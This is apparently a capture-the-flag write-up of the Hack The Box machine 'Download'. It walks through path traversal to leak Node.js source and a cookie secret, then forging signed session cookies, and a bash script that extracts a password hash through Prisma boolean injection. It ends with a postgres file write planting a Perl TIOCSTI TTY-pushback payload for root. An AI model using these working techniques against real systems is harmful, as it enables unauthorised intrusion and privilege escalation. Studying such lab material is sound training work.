Download - Hard - Linux
Nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Nmap 7.93 scan initiated Sat Aug  5 20:06:45 2023 as: nmap -sC -sV -p- -oA nmap/download-allports -v 10.129.137.22
Nmap scan report for 10.129.137.22
Host is up (0.032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ccf16346e67a0ab8ac83be290fd63f09 (RSA)
|   256 2c99b4b1977a8b866d37c913619fbcff (ECDSA)
|_  256 e6ff779412407b06a2977ade14945bae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://download.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  5 20:07:14 2023 -- 1 IP address (1 host up) scanned in 29.24 seconds

Inspecting port 80 - http://download.htb
Register Request
Registering a new user does not expose any API subdomains or accessible endpoints. It also does not expose any parameters of interest which could be vulnerable to mass assignments.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /auth/register HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://download.htb/auth/register
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://download.htb
DNT: 1
Connection: close
Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXNlciI6bnVsbH0=; download_session.sig=bg3O1UuXx_417qPt_TqNujJtSnA
Upgrade-Insecure-Requests: 1

username=testuser&password=password
Login Request
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /auth/login HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://download.htb/auth/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://download.htb
DNT: 1
Connection: close
Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXNlciI6bnVsbH0=; download_session.sig=bg3O1UuXx_417qPt_TqNujJtSnA
Upgrade-Insecure-Requests: 1

username=testuser&password=password
Upload Request
The upload feature allows users to upload a file as either private or public. After testing the upload feature for some time it did not seem possible to upload malicious files in order to get code execution. There was a 1024 size limit on file uploads. I tested to see if an overflow was possible and found nothing of interest.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
POST /files/upload HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://download.htb/files/upload
Content-Type: multipart/form-data; boundary=---------------------------42510657241320962263698371584
Content-Length: 3375
Origin: http://download.htb
DNT: 1
Connection: close
Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXNlciI6eyJpZCI6MTYsInVzZXJuYW1lIjoidGVzdHVzZXIifX0=; download_session.sig=l1Oth_6M7PEdHV8n0BbgpIFxn2c
Upgrade-Insecure-Requests: 1

-----------------------------42510657241320962263698371584

Content-Disposition: form-data; name="file"; filename="test.pdf"
Content-Type: application/pdf

SAMPLE DATA

-----------------------------42510657241320962263698371584
Content-Disposition: form-data; name="private"
true
-----------------------------42510657241320962263698371584--
Download Request
Uploaded files are given a 32 character unique identifier which practically prevents enumerating other users files with fuzzing techniques. After testing for file disclosures on this request I could not find anything of interest (more on this later).
1
2
3
4
5
6
7
8
9
10
11
GET /files/view/ea1704ba-a857-4e4f-a5bb-8643b2ed3e45 HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://download.htb/files/upload
DNT: 1
Connection: close
Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOlsiWW91ciBmaWxlIHdhcyBzdWNjZXNzZnVsbHkgdXBsb2FkZWQuIl19LCJ1c2VyIjp7ImlkIjoxNiwidXNlcm5hbWUiOiJ0ZXN0dXNlciJ9fQ==; download_session.sig=Ui5osmGbUp7WgzZdNZVVnpEu7J4
Upgrade-Insecure-Requests: 1
Inspecting Cookies
The download_session cookie contains JSON data which has been base64 encoded. It contains the value of the user in addition to the user id. There is also a download_session.sig cookie which appears to be using a secret key to sign the values of the cookie preventing a straight forward forgery.
Base64 encoded
1
download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOlsiWW91ciBmaWxlIHdhcyBzdWNjZXNzZnVsbHkgdXBsb2FkZWQuIl19LCJ1c2VyIjp7ImlkIjoxNiwidXNlcm5hbWUiOiJ0ZXN0dXNlciJ9fQ==
Base64 decoded
1
{"flashes":{"info":[],"error":[],"success":["Your file was successfully uploaded."]},"user":{"id":16,"username":"testuser"}}
LFI - Download Request
When downloading a private file it uses /files/download/GUID which is different than the previous download path. It was possible to pass a file name that has been URL encoded and the application would expose the contents of the named file. However it was limited to the subdirectories in which the application was running from. It was not possible to move up into the parent directories such as /etc/passwd for example.
This file disclosure vulnerability made it possible to download the source code for the NodeJS application and recover the secret key used to sign cookies. It also revealed exactly what the application imported such as nunjucks and prisma client .
URL decoded
1
GET /files/download/../app.js HTTP/1.1
URL encoded (all characters)
1
GET /files/download/%2e%2e%2f%61%70%70%2e%6a%73 HTTP/1.1
Returned request
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 12 Aug 2023 14:53:20 GMT
Content-Type: application/javascript; charset=UTF-8
Content-Length: 2168
Connection: close
X-Powered-By: Express
Content-Disposition: attachment; filename="Unknown"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 21 Apr 2023 17:11:40 GMT
ETag: W/"878-187a4ccd572"

"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
Object.defineProperty(exports, "__esModule", { value: true });
const express_1 = __importDefault(require("express"));
const nunjucks_1 = __importDefault(require("nunjucks"));
const path_1 = __importDefault(require("path"));
const cookie_parser_1 = __importDefault(require("cookie-parser"));
const cookie_session_1 = __importDefault(require("cookie-session"));
const flash_1 = __importDefault(require("./middleware/flash"));
const auth_1 = __importDefault(require("./routers/auth"));
const files_1 = __importDefault(require("./routers/files"));
const home_1 = __importDefault(require("./routers/home"));
const client_1 = require("@prisma/client");
const app = (0, express_1.default)();
const port = 3000;
const client = new client_1.PrismaClient();
const env = nunjucks_1.default.configure(path_1.default.join(__dirname, "views"), {
    autoescape: true,
    express: app,
    noCache: true,
});
app.use((0, cookie_session_1.default)({
    name: "download_session",
    keys: ["8929874489719802418902487651347865819634518936754"],
    maxAge: 7 * 24 * 60 * 60 * 1000,
}));
app.use(flash_1.default);
app.use(express_1.default.urlencoded({ extended: false }));
app.use((0, cookie_parser_1.default)());
app.use("/static", express_1.default.static(path_1.default.join(__dirname, "static")));
app.get("/", (req, res) => {
    res.render("index.njk");
});
app.use("/files", files_1.default);
app.use("/auth", auth_1.default);
app.use("/home", home_1.default);
app.use("*", (req, res) => {
    res.render("error.njk", { statusCode: 404 });
});
app.listen(port, process.env.NODE_ENV === "production" ? "127.0.0.1" : "0.0.0.0", () => {
    console.log("Listening on ", port);
    if (process.env.NODE_ENV === "production") {
        setTimeout(async () => {
            await client.$executeRawUnsafe(`COPY (SELECT "User".username, sum("File".size) FROM "User" INNER JOIN "File" ON "File"."authorId" = "User"."id" GROUP BY "User".username) TO '/var/backups/fileusages.csv' WITH (FORMAT csv);`);
        }, 300000);
    }
});
Forging Cookies
cookie-monster is a utility for automating the testing and re-signing of Express.js cookie secrets.
Github: https://github.com/DigitalInterruption/cookie-monster
It should be possible to forge a cookie which will reveal other users files on the application. For example this is what the JSON data looks like to reveal all files.
{"flashes":{"info":[],"error":[],"success":[]},"user":{}}
Now the JSON data will need to be encoded with the expected secret so the signature matches. For example:
cookie-monster -e -n download_session -f cookie -k 8929874489719802418902487651347865819634518936754
Output of the above command:
1
2
[+] Data Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXNlciI6e319
[+] Signature Cookie: download_session.sig=RdmrvnrBpzrS3slS77uG7Cuiv-Q
Outcome of viewing all user files

After adding the generated cookies into Firefox’s session storage it exposed all user files as shown below. It also revealed the username of any user who had uploaded files. There was a limitation which prevented private files of other users being downloaded. Only public files were accessible.
The names of the private files were no different to the public files which strongly suggested all the files were not very interesting.
Boolean Injection - Prisma Client
Prisma client is a query builder which can interact with a database. Using the file disclosure vulnerability it was not possible to find any .env or prisma.schema files.
Reviewing the source code revealed a possible path to injection. Within home.js the user session was being passed to a findMany query.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
    const files = await client.file.findMany({
        where: { author: req.session.user },
        select: {
            id: true,
            uploadedAt: true,
            size: true,
            name: true,
            private: true,
            authorId: true,
            author: {
                select: {
                    username: true,
                },
            },
        },
    });
After searching the Prisma API documentation I found this referenced.
1
2
3
4
5
6
7
8
9
10
11
startsWith
Examples
Get all Post records where title starts with Pr (such as Prisma)

const result = await prisma.post.findMany({
  where: {
    title: {
      startsWith: 'Pr',
    },
  },
})
This means it should be possible to use startsWith to validate the contents of the database field one character at a time. To do so a valid cookie will need to be generated with each request and the valid characters need to be tracked as it progresses. It will also be necessary to figure out how to determine if the output of the request relates to a true or false result.
After experimenting with the application I learned that if a true value is returned it will load the users files. If a false value is returned it will redirect to the login page.
JSON data for Boolean check
{"flashes":{"info":[],"error":[],"success":[]},"user":{"id":1,"password":{"startsWith":"???"}}}
Bash script used to automate checks
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#!/bin/bash

HASH=""

while true
do
  for i in {0..9} {a..z} {A..Z}
  do
    echo "{\"flashes\":{\"info\":[],\"error\":[],\"success\":[]},\"user\":{\"id\":1,\"password\":{\"startsWith\":\"$HASH$i\"}}}" > new.json
    COOKIE=$(cookie-monster -e -n download_session -f new.json -k "8929874489719802418902487651347865819634518936754" | grep + | cut -d " " -f 4 | sed -z 's/\n/; /g' | sed 's/; $//g' | ansi2txt | tr '\n' ' ')
    #echo $COOKIE
    CODE=$(curl -s -x http://localhost:8080 http://download.htb/home -H "Cookie: $COOKIE" | wc -c)
      if [[ $CODE > 2160 ]];
      then
        HASH=$HASH$i
        echo $HASH
      fi
    done
done
Logging in as Wesley
After checking the contents of the package.json file using the file disclosure it revealed the author of the project is called Wesley.
The script recovered the following hash f88976c10af66915918945b9679b2bd3.
1
2
3
4
5
6
7
8
9
10
11
12
13
{
  "name": "download.htb",
  "version": "1.0.0",
  "description": "",
  "main": "app.js",
  },
  "keywords": [],
  "author": "wesley",
  "license": "ISC",
  "dependencies": {
    "@prisma/client": "^4.13.0",
  },
}
It was possible to login to SSH as Wesley using the password after cracking the hash.
1
2
3
4
5
6
7
8
┌─[parrot@parrot]─[~/hackthebox/download]
└──╼ $ssh wesley@download.htb
Warning: Permanently added the ECDSA host key for IP address '10.129.135.10' to the list of known hosts.
wesley@download.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64

Last login: Thu Aug  3 08:29:52 2023 from 10.10.14.23
wesley@download:~$
Recovering postgres credentials
systemd had a service file which Wesley could read. This service file contained the credentials for the postgres database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
wesley@download:~$ cd /etc/systemd/system/
wesley@download:/etc/systemd/system$ cat download-site.service
[Unit]
Description=Download.HTB Web Application
After=network.target

[Service]
Type=simple
User=www-data
WorkingDirectory=/var/www/app/
ExecStart=/usr/bin/node app.js
Restart=on-failure
Environment=NODE_ENV=production
Environment=DATABASE_URL="postgresql://download:CoconutPineappleWatermelon@localhost:5432/download"

[Install]
WantedBy=multi-user.target
wesley@download:/etc/systemd/system$
Logging into postgres
The postgres download user is a member of {pg_write_server_files} which grants the ability to write files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
wesley@download:~$ psql -h localhost -U download -W
Password:
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=> \du
                                          List of roles
 Role name |                         Attributes                         |        Member of
-----------+------------------------------------------------------------+-------------------------
 download  |                                                            | {pg_write_server_files}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}

download=>
Testing ownership of written files
The below command is writing a file to the temp directory, firstly to test if writing files works and secondly to test which user owns the written file.
1
2
3
download=> copy (select 'testing ownership of write') to '/tmp/test';
COPY 1
download=>
The file was written correctly and is owned by the postgres user.
1
2
wesley@download:/tmp$ ls -la /tmp/test
-rw-r--r-- 1 postgres postgres 27 Aug 12 16:51 /tmp/test
Escalating to root
The path to root was extremely difficult to find. I spent a lot of time experimenting with the postgres snakeoil key files and managed to get reverse shell. Problem was the shell returned as the postgres user. Having a reverse shell as postgres may have had some value but I did not find a clear purpose for it.
pspy64 results
Running pspy revealed a process running every 60 seconds. At first it seemed to have no value because neither the postgres or Wesley user had write access to the files.
1
2
3
4
2023/08/12 16:59:31 CMD: UID=0     PID=14720  | /bin/bash -i ./manage-db
2023/08/12 16:59:31 CMD: UID=0     PID=14721  | systemctl status postgresql
2023/08/12 16:59:31 CMD: UID=0     PID=14722  | systemctl status download-site
2023/08/12 16:59:31 CMD: UID=0     PID=14723  | su -l postgres
It turned out the su -l postgres command which is executed every 60 seconds by root was vulnerable to an exploit which dates back to the year 2005. From my understanding TTY pushback is when a higher privileged user uses the su command to switch to a lower privileged user and if a script is executed afterwards its possible to background the terminal session of the lower privileged user, bringing the higher privileged users terminal session into the foreground. Then it sends input into the higher privileged terminal to execute commands.
(The level of privilege a user has should not impact the results of the exploit.)
Since 2016 ioctl has been changed to protect against this attack. Further protective measures were added in the 6.2 Linux kernel.
1
dev.tty.ldisc_autoload=0
This restricts loading TTY line disciplines to the CAP_SYS_MODULE capability to prevent unprivileged attackers from loading vulnerable line disciplines with the TIOCSETD ioctl, which has been abused in a number of exploits before.
Checking if TTY pushback is possible
It appears the protective measures which stop the attack are disabled as shown below.
1
2
wesley@download:/tmp$ sysctl -a 2>/dev/null | grep -i dev.tty.ldisc_autoload
dev.tty.ldisc_autoload = 1
Finding a payload
Source: https://ruderich.org/simon/notes/su-sudo-from-root-tty-hijacking
There various payloads on GitHub and blog posts. I had no luck with the payloads written in C and Python. The below Perl payload produced the best results when testing.
1
2
3
4
5
6
#!/usr/bin/perl
require "sys/ioctl.ph";
open my $tty_fh, '<', '/dev/tty' or die $!;
foreach my $c (split //, "exit\n".'echo Payload as $(cp /bin/bash /tmp/bash && chmod u+s /tmp/bash)'.$/) {
    ioctl($tty_fh, &TIOCSTI, $c);
}
Deploying the payload
For this payload to work it needs to be executed automatically after root logins in as the postgres user. To accomplish this task I will take advantage of the write permissions the postgres download user has to modify the postgres .bash_profile. When the root user logins in as postgres the system will automatically execute commands within the bash profile and deploy the payload.
Additional note: In a previous stage I modified .bash_profile to gain a shell as the postgres user and could not find a use for it at that time.
The below command modifies the .bash_profile with perl /home/wesley/exploit.pl. This will execute the exploit.pl file when the postgres user logs in. The exploit.pl file contains the TTY pushback payload and has been granted executable permissions for good measure.
1
2
3
download=> copy (select 'perl /home/wesley/exploit.pl') to '/var/lib/postgresql/.bash_profile';
COPY 1
download=>
Now to wait for the root user to issue the command. After it executes su -l postgres it should read the .bash_profile settings and execute the Perl payload saved within Wesley’s home directory. Then it should background the lower privileged postgres terminal session and begin inputting the payload into the roots terminal.
The payload will copy bash to the temp directory and grant it SUID permissions meaning other users can inherit those permissions when they execute it.
1
2
3
4
5
6
wesley@download:/tmp$ ./bash -p
bash-5.0# id
uid=1000(wesley) gid=1000(wesley) euid=0(root) groups=1000(wesley)
bash-5.0# ls -la /tmp/bash
-rwsr-xr-x 1 root root 1183448 Aug 12 17:33 /tmp/bash
bash-5.0#
The bash file appeared in the temp directory and it was possible to obtain root access by passing the -p flag in addition to making sure bash is executed from the current working directory.
Root flag captured
1
2
3
bash-5.0# cat /root/root.txt
44fb29e1de55499435039058520d9cf3
bash-5.0#